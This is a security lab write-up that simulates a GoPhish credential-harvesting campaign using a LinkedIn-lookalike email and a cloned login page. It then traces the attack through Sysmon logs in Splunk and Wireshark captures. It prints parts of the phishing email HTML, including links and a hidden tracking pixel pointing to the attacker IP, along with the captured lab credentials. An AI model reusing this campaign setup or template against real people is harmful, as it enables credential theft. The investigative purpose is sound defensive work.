

Incident Investigation Report: Phishing and Credential Harvesting Campaign Simulation

By Jester Bustamante

This document details the forensic investigation into an adversarial phishing campaign targeting internal host `DESKTOP-RQIOM7G` (`172.16.1.10`). By analyzing Windows Sysmon event logs within Splunk, the investigation traced the attack lifecycle from the initial execution of an email client to the click-through of a targeted phishing URL, concluding with network callback traffic to attacker-controlled infrastructure (`kali.lab` / `192.168.1.11`).

1. Setting Up the Lab

Network Topology

- The simulation lab establishes a structured, isolated corporate environment designed to mimic an enterprise perimeter using three network boundaries managed by a pfSense routing firewall

Devices	Adapter Type	Network Name	IP Address
pfSense	Adapter 1: NAT	WAN	DHCP
pfSense	Adapter 2: Internal	AttackNet	192.168.1.1
pfSense	Adapter 3: Internal	TargetNet	172.16.1.1
Kali	Adapter 1: Internal	AttackerNet	192.168.1.11
Windows	Adapter 1: Internal	TargetNet	172.16.1.10

Simulation Tools


Kali Linux Tools	File/Purpose
GoPhish	Phishing Campaign
Postfix	SMTP Server (port 25)
Dovecot	POP3 (port 110)
Splunk Enterprise	SIEM Monitoring
Wireshark	Packet Capture Analysis

Windows Tools	Purpose
Mozilla Thunderbird	Email Viewer
Splunk Universal Forwarder	Log Ingestion
Sysmon	Endpoint Log Detection

2. Campaign Architecture: GoPhish Configuration

Phishing campaign named `LinkedIn Job Alerts` set the victim on a fake login page which directs victim to `http://192.168.1.11` (Kali machine).

This screenshot illustrates the deliberate configuration of the threat vector named "LinkedIn Job Alerts". The target audience grouped into `LinkedIn Candidates`. The core exploitation setting lies in the **URL** field: `http://192.168.1.11`. This explicitly points back to the Kali server rather than a legitimate external domain, configuring the landing framework to map tracking tokens directly to inbound web requests.




The screenshot shows the 'New Campaign' configuration form in GoPhish. The form includes the following fields and options:

- Name:** `LinkedIn Job Alerts`
- Email Template:** `LinkedIn Job Alerts` (dropdown menu)
- Landing Page:** `LinkedIn Login Clone` (dropdown menu)
- URL:** `http://192.168.1.11`
- Launch Date:** `May 16th 2026, 12:35 pm`
- Send Emails By (Optional):** (empty field)
- Sending Profile:** `LinkedIn Job Alerts` (dropdown menu) with a `Send Test Email` button.
- Groups:** `LinkedIn Candidates` (dropdown menu)


At the bottom right, there are two buttons: `Close` and `Launch Campaign`.

The secondary GoPhish panel establishes a clean dashboard baseline immediately following execution. It tracks a single target email account `jes@kali.lab`. At this early timestamp, the tracker reports exactly 1 Email Sent and zero interactions, validating that the delivery architecture through the Postfix SMTP server on port 25 was successfully initiated.



3. End User Interaction: Delivery and Phishing Vector

This image captures the perspective of the target user (Jes Victim <jes@kali.lab>) receiving the spoofed vector. The email header lists the sender address as job-alerts@linked-in.com, a common typo-squatting lookalike profile. The email utilizes professional layout formatting targeting a specific career profile: *Cybersecurity Analyst L1* with an alluring salary range.




The user interacts with the prominent "View Job" call-to-action button. This specific element embeds a tracking hyperlink generated by the GoPhish control framework, leading directly to the next phase of the compromise lifecycle.


4. Credential Exfiltration: Harvesting Portal

Upon selecting the email link, the endpoint's browser launches and loads an unauthorized web resource. The interface perfectly mirrors an authentic LinkedIn login panel. However, the critical indicator of compromise (IoC) is clearly visible in the browser address bar: an

unencrypted, non-secure HTTP connection directly targeting an internal IP address: 192.168.1.11/?rid=qDTYzxxw. The ?rid= token serves as a highly targeted tracking metric that ties this exact browser session back to the target's email token in the attacker's server database. The victim inputs real-world credential configurations (jes_doe@kali.com) and submits the form.




Once the "Sign In" event occurs, GoPhish executes an automated, seamless redirection to the authentic, legitimate LinkedIn jobs engine (<https://www.linkedin.com/jobs/...>). The target user continues browsing active listings completely unaware that an intervention or credential capture has occurred.



5. Attacker's Monitor: GoPhish Dashboard

Returning to the attacker's monitoring console, the live campaign statistics have updated completely. The real-time tracker records a complete timeline progression: 1 Email Sent → 1 Email Opened → 1 Clicked Link → 1 Submitted Data. The user status column formally marks the entry for `jes@kali.lab` as **Submitted Data**.



Expanding the targeted victim profile unveils the direct output of the operation. Under the View Details dropdown parameter, the exfiltrated application data fields are revealed in raw text strings:

- `username = jes_doe@kali.lab`
- `password = JesDoe123`

Additionally, the framework extracts endpoint browser profiling fingerprints, identifying the victim's operating ecosystem as a **Windows 10 workstation**.

Timeline for Jes Victim

Email: jes@kali.lab
Result ID: qDTYzwx

Campaign Created

Email Sent

Email Opened

Clicked Link

Submitted Data

May 16th 2026 12:30:37 pm

May 16th 2026 12:35:01 pm

May 16th 2026 12:36:18 pm

May 16th 2026 12:37:20 pm

May 16th 2026 12:38:06 pm

Windows (OS Version: 10)

Chrome (Version: 148.0.0.0)

Replay Credentials

View Details

Parameter	Value(s)
password	JesDoe123
username	jes_doe@kali.lab

6. Splunk Investigation

The attack can be investigated in Splunk using Sysmon logs forwarded by Splunk Universal Forwarder to Splunk SIEM.

Sysmon EventCode 1 (Process Creation) logs capture the initialization of Mozilla Thunderbird (thunderbird.exe) on host DESKTOP-RQIOM7G by the user WindowsDemo. The process was spawned cleanly from the Windows shell (explorer.exe).

```
index=* sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 Image="*thunderbird.exe"
|table _time, host, Image, CommandLine, ParentImage, User
```

splunk. enterprise						
Search Analytics Datasets Reports Alerts Dashboards Modules						
New Search						
index=* sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 Image="*thunderbird.exe"						
table _time, host, Image, CommandLine, ParentImage, User						
8 events (5/16/26 12:28:11.000 PM to 5/16/26 12:43:11.000 PM) No Event Sampling						
Events Patterns Statistics (8) Visualization						
Show: 20 Per Page Format Preview: On						
_time	host	Image	CommandLine	ParentImage	User	
2026-05-16 12:30:31.838	DESKTOP-RQIOM7G	C:\Users\WindowsDemo\AppData\Local\Mozilla Thunderbird\thunderbird.exe	"C:\Users\WindowsDemo\AppData\Local\Mozilla Thunderbird\thunderbird.exe" -contentproc -parentBuildID 2026080215549 -prefPath C:\Users\WindowsDemo\AppData\Local\Mozilla Thunderbird\thunderbird.exe -initialChannelID (38c1264c-f788-480f-80a8-1d0c0f4e0d) -parentPid 4592 -crashReporter "\\.\pipe\gecko-crash-server-pipe.4592" -crashHelper 3714 -appdir "C:\Users\WindowsDemo\AppData\Local\Mozilla Thunderbird" - 3 rdl	C:\Users\WindowsDemo\AppData\Local\Mozilla Thunderbird\thunderbird.exe	NOT_TRANSLATED DESKTOP-RQIOM7G\WindowsDemo	
2026-05-16 12:36:31.438	DESKTOP-RQIOM7G	C:\Users\WindowsDemo\AppData\Local\Mozilla Thunderbird\thunderbird.exe	"C:\Users\WindowsDemo\AppData\Local\Mozilla Thunderbird\thunderbird.exe" -contentproc -isForBrowser -prefPath C:\Users\WindowsDemo\AppData\Local\Mozilla Thunderbird\thunderbird.exe -initialChannelID (f79834fe-381-437-0a0e-638a0f0a1d) -parentPid 4592 -crashReporter "\\.\pipe\gecko-crash-server-pipe.4592" -crashHelper 1888 -appdir "C:\Users\WindowsDemo\AppData\Local\Mozilla Thunderbird" - 1 gnu	C:\Users\WindowsDemo\AppData\Local\Mozilla Thunderbird\thunderbird.exe	NOT_TRANSLATED DESKTOP-RQIOM7G\WindowsDemo	
2026-05-16 12:36:28.586	DESKTOP-RQIOM7G	C:\Users\WindowsDemo\AppData\Local\Mozilla Thunderbird\thunderbird.exe	"C:\Users\WindowsDemo\AppData\Local\Mozilla Thunderbird\thunderbird.exe" -contentproc -parentBuildID 2026080215549 -prefPath C:\Users\WindowsDemo\AppData\Local\Mozilla Thunderbird\thunderbird.exe -initialChannelID (f79834fe-381-437-0a0e-638a0f0a1d) -parentPid 4592 -crashReporter "\\.\pipe\gecko-crash-server-pipe.4592" -crashHelper 1888 -appdir "C:\Users\WindowsDemo\AppData\Local\Mozilla Thunderbird" - 1 gnu	C:\Users\WindowsDemo\AppData\Local\Mozilla Thunderbird\thunderbird.exe	NOT_TRANSLATED DESKTOP-RQIOM7G\WindowsDemo	
2026-05-16 12:36:22.744	DESKTOP-RQIOM7G	C:\Users\WindowsDemo\AppData\Local\Mozilla Thunderbird\thunderbird.exe	"C:\Users\WindowsDemo\AppData\Local\Mozilla Thunderbird\thunderbird.exe"	C:\Windows\explorer.exe	NOT_TRANSLATED DESKTOP-RQIOM7G\WindowsDemo	

```
index=*      sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=1  ParentImage="*\thunderbird.exe" (Image="*\chrome.exe" OR
Image="*\firefox.exe" OR Image="*\msedge.exe" OR Image="*\iexplore.exe")
|table _time, host, ParentImage, Image, CommandLine, User
```

This query reveals the exact moment of exploitation. Thunderbird spawned Microsoft Edge (msedge.exe) to open an outbound link. The full command-line arguments captured are: *"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument <http://192.168.1.11/?rid=qDTYzxw>*

Critical Finding: The tracking parameter `?rid=qDTYzxw` appended to the IP address is a known signature of automated phishing simulation and deployment frameworks (such as GoPhish). This indicates a highly targeted tracking URL designed to map the specific victim back to the attacker's database.

New Search

```
index=* sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 ParentImage="*\thunderbird.exe" (Image="*\chrome.exe" OR Image="*\firefox.exe" OR Image="*\msedge.exe" OR Image="*\iexplore.exe")
|table _time, host, ParentImage, Image, CommandLine, User
```

1 event (5/16/26 12:29:47:000 PM to 5/16/26 12:44:47:000 PM) No Event Sampling

_time	host	ParentImage	Image	CommandLine	User
2026-05-16 12:37:08.684	DESKTOP-RQ10N76	C:\Users\Windows\AppData\Local\Mozilla\Thunderbird\thunderbird.exe	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument http://192.168.1.11/?rid=qDTYzxw	NTL_TRANSLATED DESKTOP-RQ10N76\Windows\Demo

New Search

```
index=* sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=22
|table _time, host, Image, QueryName, QueryResults
| sort _time
```

36 events (5/16/26 12:32:50:000 PM to 5/16/26 12:47:50:000 PM) No Event Sampling


_time	host	Image	QueryName	QueryResults
2026-05-16 12:36:07.681	DESKTOP-RQ10N76	C:\Users\Windows\AppData\Local\Mozilla\Thunderbird\thunderbird.exe	kali.lab	::ffff:192.168.1.11
2026-05-16 12:36:09.128	DESKTOP-RQ10N76	C:\Users\Windows\AppData\Local\Mozilla\Thunderbird\thunderbird.exe	kali.lab	-
2026-05-16 12:36:09.688	DESKTOP-RQ10N76	C:\Users\Windows\AppData\Local\Mozilla\Thunderbird\thunderbird.exe	live.thunderbird.net	::ffff:104.20.20.102::ffff:172.66.100.3
2026-05-16 12:36:11.232	DESKTOP-RQ10N76	C:\Users\Windows\AppData\Local\Mozilla\Thunderbird\thunderbird.exe	02j0v0icxajala.cloudfront.net	13.35.130.72;13.35.130.120;13.35.130.94;13.35.130.115
2026-05-16 12:36:11.232	DESKTOP-RQ10N76	C:\Users\Windows\AppData\Local\Mozilla\Thunderbird\thunderbird.exe	aws.thunderbird.net	type: 5 02j0v0icxajala.cloudfront.net::ffff:13.35.130.94::ffff:13.35.130.115::ffff:13.35.130.72::ffff:13.35.130.123

Sysmon EventCode 22 (DNS Query) confirms that the application thunderbird.exe requested resolution for the local domain kali.lab, which explicitly resolved to the IP address 192.168.1.11.


```
index=*      sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=22 QueryResults="*192.168.1.11*"
| table _time, host, Image, QueryName, QueryResults
| sort _time
```



```
index=sysmon      sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=3       SourceIp="172.16.1.10"      DestinationIp="192.168.1.11"
(Image="*chrome.exe" OR Image="*thunderbird.exe" OR Image="*msedge.exe")
| table _time, host, Image, SourceIp, SourcePort, DestinationIp DestinationPort,
User
```




The logs show a distinct sequence of outbound network connections initiated by the victim (172.16.1.10) targeting the attacker environment (192.168.1.11 / kali.lab) across multiple destination ports:



7. Network Traffic Analysis: Wireshark

Phase I: Email Delivery

Filter on `tcp.flags.syn==1 && tcp.flags.ack==1 && tcp.port==110` to specifically isolate the completed network connection occurring exclusively over port 110 (POP3).



Right-click on packet 1448 and follow `tcp.stream eq 8` to view the entire conversation.

No.	Time	Source	Destination	* Protocol	Length Info
1041	120.90749	192.168.1.11	172.16.1.10	TCP	54 110 → 54034 [CNY, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK PERM WS=512
1051	120.673984	192.168.1.11	172.16.1.10	POP	54 110 → 54034 [ACK] Seq=21 Ack=7 Win=64512 Len=0
1053	120.687887	192.168.1.11	172.16.1.10	TCP	54 110 → 54034 [ACK] Seq=21 Ack=7 Win=64512 Len=0
1054	120.687232	192.168.1.11	172.16.1.10	POP	143 S: +OK
1056	120.718467	192.168.1.11	172.16.1.10	TCP	54 110 → 54034 [ACK] Seq=110 Ack=19 Win=64512 Len=0
1057	120.713274	192.168.1.11	172.16.1.10	POP/IMF	58 +
1060	120.794320	192.168.1.11	172.16.1.10	TCP	54 110 → 54034 [ACK] Seq=114 Ack=45 Win=64512 Len=0
1061	120.918801	192.168.1.11	172.16.1.10	POP	70 S: +OK Logged in.
1063	120.924290	192.168.1.11	172.16.1.10	TCP	54 110 → 54034 [ACK] Seq=130 Ack=51 Win=64512 Len=0
1064	120.956027	192.168.1.11	172.16.1.10	POP	67 S: +OK 3 34024
1066	120.960532	192.168.1.11	172.16.1.10	TCP	54 110 → 54034 [ACK] Seq=143 Ack=57 Win=64512 Len=0
1067	120.968717	192.168.1.11	172.16.1.10	POP	101 S: +OK 3 messages:
1069	120.974439	192.168.1.11	172.16.1.10	TCP	54 110 → 54034 [ACK] Seq=190 Ack=63 Win=64512 Len=0
1070	120.975819	192.168.1.11	172.16.1.10	POP	122 S: +OK
1072	120.984377	192.168.1.11	172.16.1.10	TCP	54 110 → 54034 [ACK] Seq=258 Ack=71 Win=64512 Len=0
1073	120.984602	192.168.1.11	172.16.1.10	POP	81 S: +OK Marked to be deleted.
1075	120.989972	192.168.1.11	172.16.1.10	TCP	54 110 → 54034 [ACK] Seq=285 Ack=79 Win=64512 Len=0
1076	120.989199	192.168.1.11	172.16.1.10	POP	81 S: +OK Marked to be deleted.
1078	120.993827	192.168.1.11	172.16.1.10	TCP	54 110 → 54034 [ACK] Seq=312 Ack=87 Win=64512 Len=0

This shows the entire conversation in that `tcp stream` and it displays the unencrypted cleartext content of the email downloaded to the victim's email client (Mozilla Thunderbird) from the mail server.

```

+OK 11541 octets
Return-Path: <job-alerts@linked-in.com>
X-Original-To: jes@kali.lab
Delivered-To: jes@kali.lab
Received: from kali.lab (localhost [127.0.0.1])
  by kali.lab (Postfix) with UTF8SMTPS id 774B01C36AB
  for <jes@kali.lab>; Sat, 16 May 2026 12:35:01 +0800 (PST)
Mime-Version: 1.0
Date: Sat, 16 May 2026 12:35:01 +0800
Subject: Your Profile Looks Like a Match for these Jobs <do-no-reply>
To: "Jes Victim" <jes@kali.lab>
From: job-alerts@linked-in.com
X-Mailer: gophish
Message-Id: <1778906101421478956.3922.3745429319978476587@kali.lab>
Content-Type: multipart/mixed;
  boundary=0eed9ce408b3f3bd1325fb162930526a4b3239e524225a227e48e985d9ea

--0eed9ce408b3f3bd1325fb162930526a4b3239e524225a227e48e985d9ea
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<head>
  <meta charset=3D"UTF-8">
  <title>LinkedIn Job Alert</title>
  <style>
    body { font-family: 'Helvetica Neue', Helvetica, Arial, sans-serif;=
background-color: #f3f2ef; margin: 0; padding: 0; }
    .container { max-width: 550px; margin: 20px auto; background-color:=
#ffffff; border: 1px solid #e0e0e0; border-radius: 8px; overflow: hidden; =
}
    .header { padding: 20px; background-color: #ffffff; border-bottom: =
1px solid #f0f0f0; }
    .content { padding: 30px; }
    .footer { padding: 20px; background-color: #f3f2ef; font-size: 12px;=
color: #666666; text-align: center; }
    .logo { color: #0a66c2; font-weight: bold; font-size: 24px; text-de=
coration: none; }
    .job-card { margin-top: 20px; padding: 15px; border: 1px solid #e0e=
0e0; border-radius: 8px; }
    .job-title { color: #0a66c2; font-size: 18px; font-weight: 600; tex=

```

```

<center>
  <a href=3D"http://192.168.1.11?rid=3DqDTYzxw" class=3D"btn"=
>View Job</a>
</center>
</div>
<div class=3D"footer">
  <p>This email was intended for you because you subscribed to Jo=
b Alerts on LinkedIn.</p>
  <p><a href=3D"http://192.168.1.11?rid=3DqDTYzxw" style=3D"color=
: #0a66c2; text-decoration: none;">Unsubscribe</a> | <a href=3D"http://192.=
168.1.11" style=3D"color: #0a66c2; text-decoration: none;">Help Center</a> =
| <a href=3D"http://192.168.1.11?rid=3DqDTYzxw" style=3D"color: #0a66c2; te=
xt-decoration: none;">Privacy Policy</a></p>
  <p>C2=A9 2026 LinkedIn Corporation, 1000 West Maude Avenue, Su=
unnyvale, CA 94085</p>
</div>
</div>
<img alt=3D" " style=3D"display: none" src=3D"http://192.168.1.11/track?rid=
=3DqDTYzxw"/></body>
</html>

```

- **Envelope Header Data:** The Return-Path and the From fields are hardcoded to `job-alerts@linked-in.com`. Crucially, the domain utilizes a hyphen (linked-in.com), confirming a classical typo-squatting/lookalike domain delivery mechanism.
- **X-Mailer Fingerprint:** The header explicitly exposes `X-Mailer:gophish`.

- **Subject Context:** The subject line is parsed as “Your Profile Looks Like a Match for these jobs <do-no-reply>”, confirming the social engineering pretext of a professional employment offer.
- **HTML Content:** The raw HTML content contains an anchor tag `<a href=3dhttp://192.168.1.11?rid=3DqDTYzxw class=3D"btn">View Job</a>`

The actual link forces the victim’s browser to connect straight to the raw IP address 192.168.1.11 rather than resolving a domain name. The string `?rid=qDTYzxw` represents the tracking parameter.

At the very bottom, an embedded tracking pixel is hidden inside the body:

